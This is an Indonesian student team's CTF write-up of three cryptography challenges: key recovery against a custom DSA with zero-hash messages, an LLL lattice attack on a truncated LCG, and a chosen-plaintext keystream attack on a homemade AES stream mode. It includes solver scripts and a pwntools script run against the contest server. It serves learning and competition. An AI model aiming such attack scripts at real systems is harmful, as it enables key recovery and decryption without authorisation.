

**WU TEAM MAUMANDI
SMKN 7 SEMARANG**

Anggota :

- 1. Dafa Rizqi Arkananta**
- 2. Krisna Mandala Putra**
- 3. Lukas Danu Saptaji**

CRYPTO



VIBE CODING DIBALAS VIBE SOLVING

Server mengimplementasikan Digital Signature Algorithm (DSA) dengan beberapa kelemahan:

1. **Custom Hash Function** `H()` - Hash yang digunakan sangat lemah dan bisa di-reverse untuk menghasilkan `H(msg) = 0`

2. **Nonce Derivation** - Ketika menandatangani pesan, nonce `k` dihitung sebagai:

```
```python
k = (pow(k, 5, q) ^ h) % q
k = (k + pow(h, k, q)) % q
```
```

3. **DSA Signature** - Signature standard DSA:

```
```python
r = pow(g, k, p) % q
s = ((h + x * r) * pow(k, -1, q)) % q
```
```

Di mana `x` adalah private key (flag).

Vulnerability

Jika kita bisa membuat $h = H(msg) = 0$, maka:

- Nonce derivation menjadi: $k_{new} = pow(k_{old}, 5, q)$
- DSA equation menjadi: $s * k \equiv x * r \pmod{q}$

Dengan 2 signature ($h=0$), kita punya:

- $s_1 * k_1 \equiv x * r_1 \pmod{q}$
- $s_2 * k_1^5 \equiv x * r_2 \pmod{q}$

Eliminasi x :

```
...  
s1 * k1 * r2 = s2 * k1^5 * r1 (mod q)  
s1 * r2 = s2 * r1 * k1^4 (mod q)  
k1^4 ≡ s1 * r2 * (s2 * r1)^(-1) (mod q)  
...
```

Ambil akar ke-4 dari k_1^4 menggunakan Tonelli-Shanks, lalu recover x
 $= s_1 * k_1 * r_1^{(-1)} \pmod{q}$.

Crafting Zero-Hash Message

Hash function bekerja dengan state 32-byte dan accumulator. Kita bisa compute message 32-byte yang menghasilkan $H(msg) = 0$:

```
```python  
def find_zero_hash_msg():
 state = bytearray([(i * 13 + 37) % 256 for i in range(32)])
 msg = bytearray(32)
 acc = 0x55
 for i in range(32):
 first = state[(i - 1) % 32]
 end = state[(i - 7) % 32]
 target_acc = state[i] ^ first ^ end
 msg[i] = ((acc << 5) | (acc >> 3)) & 0xFF ^ target_acc
 acc = target_acc
 state[i] = 0
 return bytes(msg)
```
```

Result:

```
5dbb13aa7c3572f99d2bf44057f60293e8bc4ffdaa13853857c13a6a01ac78cd  
...
```

Exploit

```
```python
import socket, ast
from Crypto.Util.number import *

Connect dan sign 3x dengan zero-hash message
zero_msg =
bytes.fromhex("5dbb13aa7c3572f99d2bf44057f60293e8bc4ffdaa13853857c13a6a
01ac78cd")

Collect 3 signatures dengan h=0
sig = (r, s, h, q)

r1, s1, h1, q = sig1
r2, s2, h2, _ = sig2

Compute $k1^4$
A = (s1 * r2 * pow(s2 * r1, -1, q)) % q

Fourth root using Tonelli-Shanks
k1 = fourth_root(A, q)

Recover private key
x = (s1 * k1 * pow(r1, -1, q)) % q
flag = long_to_bytes(x)
```
```

Flag

```
```
ARA7{tbh_this_chall_is_too_easy_use_AI_right??just_upload_src_code_then
_prompt_then_run_generated_sv_script}
```
```

Full Exploit Script

```
import ast
from Crypto.Util.number import *

def sqrt_mod(a, p):
    a = a % p
    if a == 0:
        return 0
    if pow(a, (p - 1) // 2, p) != 1:
        return None
    if p % 4 == 3:
        return pow(a, (p + 1) // 4, p)
    s, q_val = 0, p - 1
    while q_val % 2 == 0:
        s += 1
        q_val //= 2
    z = 2
    while pow(z, (p - 1) // 2, p) != p - 1:
        z += 1
    m = s
    c = pow(z, q_val, p)
    t = pow(a, q_val, p)
    r = pow(a, (q_val + 1) // 2, p)
    while True:
        if t == 1:
            return r
        i = 1
        temp = (t * t) % p
        while temp != 1:
            temp = (temp * temp) % p
            i += 1
        b = pow(c, 1 << (m - i - 1), p)
        m = i
        c = (b * b) % p
        t = (t * c) % p
        r = (r * b) % p

# Read signatures from file
with open("sigs.txt") as f:
    lines = f.readlines()

sigs = [ast.literal_eval(line.strip()) for line in lines]
```

```

r1, s1, h1, q = sigs[0]
r2, s2, h2, _ = sigs[1]
r3, s3, h3, _ = sigs[2]

print(f"q = {q.bit_length()} bits")
print(f"h1={h1}, h2={h2}, h3={h3}")
assert h1 == 0 and h2 == 0 and h3 == 0

#  $k1^4 = s1*r2 / (s2*r1) \bmod q$ 
A = (s1 * r2 * pow(s2 * r1, -1, q)) % q
print(f"k1^4 computed, {A.bit_length()} bits")

# Find ALL fourth roots
roots = []
sq1 = sqrt_mod(A, q)
if sq1 is None:
    print("A is not a QR!")
    exit()
print(f"sqrt(A) found: {sq1.bit_length()} bits")

for s_candidate in [sq1, q - sq1]:
    sq2 = sqrt_mod(s_candidate, q)
    if sq2 is not None:
        roots.append(sq2)
        roots.append(q - sq2)
    else:
        print(f" sqrt({s_candidate.bit_length()}-bit value) has no
root")


print(f"\nFound {len(roots)} fourth root candidates")
print()

for idx, k1 in enumerate(roots):
    x = (s1 * k1 * pow(r1, -1, q)) % q
    flag_bytes = long_to_bytes(x)
    print(f"Candidate #{idx+1}: x has {x.bit_length()} bits,
{len(flag_bytes)} bytes")

# The correct flag should be small (readable text ~30-60 bytes)
if len(flag_bytes) <= 100:
    try:
        decoded = flag_bytes.decode('ascii')

```

```
        print(f" >>> ASCII: {decoded}")
    except:
        print(f" >>> Not ASCII, hex: {flag_bytes.hex()}")
else:
    # Try if it might be printable at the boundaries
    print(f" >>> Too large for a flag ({len(flag_bytes)} bytes)")
```



Tantangan ini menyajikan sebuah generator urutan angka (Sequence Generator) yang berbasis pada Linear Congruential Generator (LCG). Pemain diberikan parameter publik berupa modulus (p), pengali (α), dan penambah (β). Generator menghasilkan urutan state $x_0, x_1, x_2, x_3, \dots$ namun hanya membocorkan bit-bit atas (*upper bits*) dari beberapa state awal. Tujuan utama adalah memprediksi nilai penuh dari x_3 (256-bit) untuk mendapatkan kunci enkripsi flag

- Begitu bit yang hilang untuk x_0 ketemu, kita tinggal gabungin lagi sama h_0 .
- Sekarang kita punya x_0 yang utuh. Dari sini, kita tinggal jalanin rumus LCG ($x_{i+1} = \alpha x_i + \beta \bmod m$) sebanyak tiga kali buat dapet x_3 .

Inti dari penyelesaian *challenge* ini adalah menjembatani celah informasi antara bagian angka yang kita punya (h_i) dengan bagian yang disembunyikan (e_i). Karena kita tahu aturan main generatornya ($x_{i+1} = \alpha x_i + \beta \bmod m$), kita bisa menyusun sebuah sistem persamaan linear yang melibatkan nilai-nilai observasi tersebut. Masalah ini kita selesaikan menggunakan **Lattice Attack** dengan algoritma **LLL (Lenstra–Lenstra–Lovász)**. Kita membangun sebuah matriks (kisi) yang didesain agar vektor terpendeknya mengungkap nilai bit rendah (e_0) yang hilang.

Begitu nilai e_0 ditemukan, kita bisa memulihkan *state* awal x_0 secara utuh dan melakukan kalkulasi maju untuk mendapatkan x_3 sesuai permintaan server. Setelah jawaban dikirim dan dinyatakan benar, tahap terakhir adalah melakukan dekripsi pada *ciphertext* yang diberikan. Dengan menggunakan **SHA256** dari nilai x_3 sebagai kunci dan menggunakan mode **AES-CFB (segment_size=8)**—yang dipilih karena panjang *ciphertext* tidak standar—kita akhirnya bisa memulihkan flag dari format terenkripsinya.

ini script mencari e_0 dan menghitung x_3

3.sage X

3.sage

```
1 p = 115792089237316195423570985008687907853269984665640564039457584007913129639917
2 alpha = 100720434724302814904053626510495455391082506492327747842141262032751684401854
3 beta = 514631507721405306298073637848375664226723355710112857507800679889911926255
4 n = 40
5 shift = 2^n
6
7 # Observasi h_i (High bits)
8 h = [
9     96885246672607870381995521998969098184463938829236624835439804720,
10    44966825229422327348212916682550590755044543005750995435340658608,
11    14759415535177087237668335134162197431324777649546286546562649086
12 ]
13
14 # Kita ubah masalah menjadi  $e_i - \alpha^i * e_0 = \text{target}$ 
15 #  $x_i = \alpha^i * x_0 + \text{beta}_i$ 
16 # Di mana  $\text{beta}_i$  adalah konstanta akumulasi
17 def get_const(i):
18     if i == 0: return 0
19     res = 0
20     for j in range(i):
21         res = (res * alpha + beta) % p
22     return res
23
24 targets = []
25 for i in range(1, 3):
26     # Persamaan:  $e_i - \alpha^i * e_0 = (\alpha^i * h_0 * 2^n + \text{beta}_i - h_i * 2^n) \bmod p$ 
27     val = (pow(alpha, i, p) * h[0] * shift + get_const(i) - h[i] * shift) % p
28     targets.append(val)
29
30 # Matriks Lattice
31 # Kita ingin mencari vektor (e0, e1, e2) yang kecil
32 # Basis:
33 # (p, 0)
34 # (0, p)
35 # ( $\alpha^1$ , -1)
36 # ( $\alpha^2$ , 0, -1) --- Kita sederhanakan strukturnya:
```


Setelah mengirimkan nilai \$x_3\$ yang benar, server memberikan IV dan Ciphertext sepanjang 43 byte. Berdasarkan petunjuk 'Linear Congruential Method', kita menyimpulkan bahwa kunci dekripsi diturunkan dari state LCG (\$x_3\$). Karena panjang ciphertext tidak selaras dengan ukuran blok standar AES (bukan kelipatan 16), kita menggunakan mode AES-CFB dengan segment_size=8 untuk memulihkan flag tersebut.

SCRIPT SOLVE


```
p.py 3 X
p.py > ...
1  from Crypto.Cipher import AES
2  from Crypto.Util.number import long_to_bytes
3  import hashlib
4
5  # Data
6  iv = bytes.fromhex("9a6fae360627140a80bd9358d90a13fe")
7  ct = bytes.fromhex(
8  ("f9032029d2820d06be0f09cf6ae9f5f5ea462d9d03b821fd37e4b1eb75c6c85dbb0b677fda19160d3d0621")
9  x3 = 56954351784517349849389922314885909780783728077285047640119127900717674790677
10
11 # Key yang tadi berhasil (SHA256 dari long_to_bytes x3)
12 key = hashlib.sha256(long_to_bytes(x3)).digest()
13 print("[*] Mencoba membersihkan Flag...")
14
15 # Kemungkinan 1: CFB dengan segment_size default (biasanya 8 atau 128)
16 # Tadi kamu pakai 128 dan hanya awal yang benar, mari coba tanpa segment_size eksplisit (default 8)
17 try:
18     cipher = AES.new(key, AES.MODE_CFB, iv, segment_size=8)
19     dec = cipher.decrypt(ct)
20     print(f"Hasil CFB-8: {dec}")
21 except: pass
22
23 # Kemungkinan 2: AES-CTR
24 # Di CTR, IV seringkali dianggap sebagai Nonce
25 try:
26     from Crypto.Util import Counter
27     ctr = Counter.new(128, initial_value=int.from_bytes(iv, 'big'))
28     cipher = AES.new(key, AES.MODE_CTR, counter=ctr)
29     dec = cipher.decrypt(ct)
30     print(f"Hasil CTR: {dec}")
31 except: pass
32
33 # Kemungkinan 3: Jika CFB128 tadi benar di awal tapi rusak di belakang,
34 # ada kemungkinan segment_size-nya berbeda atau ada padding tersembunyi.
```

Flag :

```
shouma@DESKTOP-R5EE5AL mnt python3 p.py
[*] Mencoba membersihkan Flag...
Hasil CFB-8: b'A\xaf\x81\x12\xeb\xbb\x11\rYoz\xb9\x1a\xd3\x10\x8e\xf52\xeb\xa6\x8d\xed\x81\xd0WS\x856\xeb\x0fE\xa4\x1e'\x93\xb7\xb8\xb0\xc0\x14W\x8a"
Hasil CTR: b'ARA7{C0N9R4T5_y0u_F1ND_m3_lcmethod_fl4gggg}'
```

ARA7{C0N9R4T5_y0u_F1ND_m3_lcmethod_fl4gggg}

Tantangan ini intinya ngasih pelajaran kalau **Linear Congruential Generator (LCG)** itu nggak aman buat kriptografi karena sifatnya yang gampang ditebak. Walaupun server "pelit" dengan motong 40 bit bagian bawah tiap angka, kita tetep bisa ngebongkar sisanya pake jurus **Lattice Reduction (LLL Algorithm)** buat nyari variabel yang ilang tadi. Begitu bit yang disembunyiin (e_0) ketemu lewat perhitungan matriks, otomatis kita bisa dapet angka utuh (x_0) dan tinggal ngitung maju buat dapet jawaban x_3 . Flag-nya sendiri akhirnya bisa kebuka setelah kita peka liat panjang *ciphertext* yang nggak standar, yang jadi kode kalau kita harus pake mode **AES-CFB** biar teksnya nggak berantakan lagi.



Tantangan **Next Step** ini sebenarnya simpel tapi menjebak. Kita dikasih akses ke sebuah server lewat `nc` yang punya dua fitur utama: ngetes enkripsi (Menu 1) dan ngambil flag yang udah dienkripsi (Menu 2). Tugas kita jelas: bongkar isi flag-nya.

ANALISIS SERVER.PY

Pas kita bedah kodenya, ada beberapa poin menarik :

- Custom Cipher: Server ini nggak pake mode standar kayak AES-CBC atau GCM. Dia bikin sendiri pakai AES-ECB buat bikin *keystream*, terus di-XOR sama pesan kita. Rumusnya:
$$CT = AES_ECB(IV, Key) \oplus Plaintext$$
- Flag Berantai: Pas kita minta flag (Menu 2), server pakai sistem *chaining*. Blok flag pertama dienkripsi pakai IV random. Tapi, blok kedua dienkripsi pakai IV yang diambil dari *ciphertext* blok pertama. Ini persis kayak cara kerja **CFB (Cipher Feedback) Mode**.
- Lubang Keamanan (The Leak): Di Menu 1 (Test Encryption), kita bebas masukin IV dan pesan apa aja. Nah, di sinilah letak dosanya si pembuat soal.

Server.py

```
server.py 2 X
server.py > ...
1  import os
2  import sys
3  from Crypto.Cipher import AES
4  from Crypto.Util.Padding import pad
5
6  FLAG = open("flag.txt", "rb").read()
7  KEY = os.urandom(16)
8
9  def xor(a, b):
10     return bytes(x ^ y for x, y in zip(a, b))
11
12  def stream_encrypt(iv, p, key):
13     cipher = AES.new(key, AES.MODE_ECB)
14     keystream = cipher.encrypt(iv)
15     return xor(p, keystream)
16
17  def main():
18     while True:
19         print("\n1. Test Encryption")
20         print("2. Get Flag")
21         print("3. Exit")
22
23         choice = input(">> ").strip()
24
25         if choice == '1':
26             iv = bytes.fromhex(input("IV (hex): ").strip())
27             msg = bytes.fromhex(input("Msg (hex): ").strip())
28
29             if len(iv) != 16 or len(msg) != 16:
30                 print("Error: Length must be 16 bytes")
31                 continue
32
33             ct = stream_encrypt(iv, msg, KEY)
34             print(f"CT: {ct.hex()}")
35
36         elif choice == '2':
```

```

34         print(f"CT: {ct.hex()}")
35
36     elif choice == '2':
37         padded_flag = pad(FLAG, 16)
38         iv = os.urandom(16)
39
40         print(f"IV: {iv.hex()}")
41
42         output = b""
43         for i in range(0, len(padded_flag), 16):
44             block = padded_flag[i:i+16]
45             ct_block = stream_encrypt(iv, block, KEY)
46             output += ct_block
47             iv = ct_block
48
49         print(f"CT: {output.hex()}")
50
51     elif choice == '3':
52         print("Bye.")
53         sys.exit(0)
54
55 if __name__ == "__main__":
56     main()

```

```

shouma@DESKTOP-R6EE5AL mnt > nc chall-ctf.ara-its.id 7969
1. Test Encryption
2. Get Flag
3. Exit
=> 2
IV: fd536935d9ffcdc193c6cd4e67804948
CT: 90ca920a5e77e71bedb773ae0ea3ede5a3bfd65ffb32ece197dd80b8456257c1d8235b0aa9600f975cd08ae27e6fd3938217e9ad9a90caf5ac463ffa505c05d790aee64423dc2106abf16ae9892536
1. Test Encryption
2. Get Flag
3. Exit

```

Dari interaksi singkat ini, kita dapat kesimpulan fatal: **Sistem ini membocorkan IV untuk setiap blok enkripsi.** IV blok 2 sampai 5 terpampang nyata di dalam deretan CT yang panjang itu. Kita tinggal "bertanya" pada Menu 1 untuk mendapatkan kunci (keystream) dari masing-masing IV tersebut.

oke kita lanjut ke script solver nya

```

2.py 3 X
2.py > ...
1  from pwn import *
2
3  # Konfigurasi koneksi
4  HOST, PORT = 'chall-ctf.ara-its.id', 7969
5  io = remote(HOST, PORT)
6
7  def get_keystream(iv_hex):
8      io.sendlineafter(b">> ", b"1")
9      io.sendlineafter(b"IV (hex): ", iv_hex.encode())
10     io.sendlineafter(b"Msg (hex): ", b"0" * 32) # 16 bytes nol
11     io.recvuntil(b"CT: ")
12     return io.recvline().strip().decode()
13
14     # 1. Ambil IV dan Ciphertext Flag
15     io.sendlineafter(b">> ", b"2")
16     io.recvuntil(b"IV: ")
17     current_iv = io.recvline().strip().decode()
18     io.recvuntil(b"CT: ")
19     full_ct = io.recvline().strip().decode()
20
21     # 2. Split CT menjadi blok-blok 16 byte (32 karakter hex)
22     blocks = [full_ct[i:i+32] for i in range(0, len(full_ct), 32)]
23
24     # 3. Iterasi Dekripsi
25     flag_bytes = b""
26     print("[*] Decrypting...")
27
28     for ct_block in blocks:
29         # Keystream didapat dari AES_ECB(current_iv)
30         # Karena CT = Keystream ^ Plaintext, maka Plaintext = CT ^ Keystream
31         keystream = get_keystream(current_iv)
32
33         # XOR hex string secara praktis dengan pwntools
34         pt_block = xor(bytes.fromhex(ct_block), bytes.fromhex(keystream))
35         flag_bytes += pt_block
36

```

```

7     def get_keystream(iv_hex):
8         io.sendlineafter(b">> ", b"1")
9         io.sendlineafter(b"IV (hex): ", iv_hex.encode())
10        io.sendlineafter(b"Msg (hex): ", b"0" * 32) # 16 bytes nol
11        io.recvuntil(b"CT: ")
12        return io.recvline().strip().decode()
13
14    # 1. Ambil IV dan Ciphertext Flag
15    io.sendlineafter(b">> ", b"2")
16    io.recvuntil(b"IV: ")
17    current_iv = io.recvline().strip().decode()
18    io.recvuntil(b"CT: ")
19    full_ct = io.recvline().strip().decode()
20
21    # 2. Split CT menjadi blok-blok 16 byte (32 karakter hex)
22    blocks = [full_ct[i:i+32] for i in range(0, len(full_ct), 32)]
23
24    # 3. Iterasi Dekripsi
25    flag_bytes = b""
26    print("[*] Decrypting...")
27
28    for ct_block in blocks:
29        # Keystream didapat dari AES_ECB(current_iv)
30        # Karena CT = Keystream ^ Plaintext, maka Plaintext = CT ^ Keystream
31        keystream = get_keystream(current_iv)
32
33        # XOR hex string secara praktis dengan pwntools
34        pt_block = xor(bytes.fromhex(ct_block), bytes.fromhex(keystream))
35        flag_bytes += pt_block
36
37        # Di mode ini, IV berikutnya adalah Ciphertext blok sekarang
38        current_iv = ct_block
39
40    print(f"\n[+] Flag: {flag_bytes.decode(errors='ignore').strip()}")
41    io.close()
42

```

```

shouma@DESKTOP-R6EE5AL mnt > python3 2.py
[+] Opening connection to chall-ctf.ara-its.id on port 7969: Done
[*] Decrypting...


[+] Flag: ARA7{a9055fb26edf78ccd6368858b118ff29de264480b211d2812ff111c49d7080aa}
[*] Closed connection to chall-ctf.ara-its.id port 7969

```


FLAG : ARA7{a9055fb26edf78ccd6368858b118ff29de264480b211d2812ff111c49d7080aa}

Kesimpulan dari challenge **Next Step** ini adalah kita belajar bahwa algoritma sekilas AES pun bisa jadi nggak berguna kalau cara pakainya (mode operasinya) ngaco. Kelemahan fatalnya ada pada penyediaan menu "Test Encryption" yang membiarkan kita bebas milih IV dan pesan, sehingga kita bisa ngelakuin *Chosen Plaintext Attack* pake pesan nol buat "nyolong" *keystream* mentah dari server. Karena sistemnya pake model berantai mirip CFB—di mana IV blok selanjutnya adalah hasil enkripsi blok sebelumnya—kita tinggal pake teknik *chaining* buat ngebuka flag satu per satu sampe tuntas tanpa perlu tau *secret key* aslinya sama sekali.

WEB



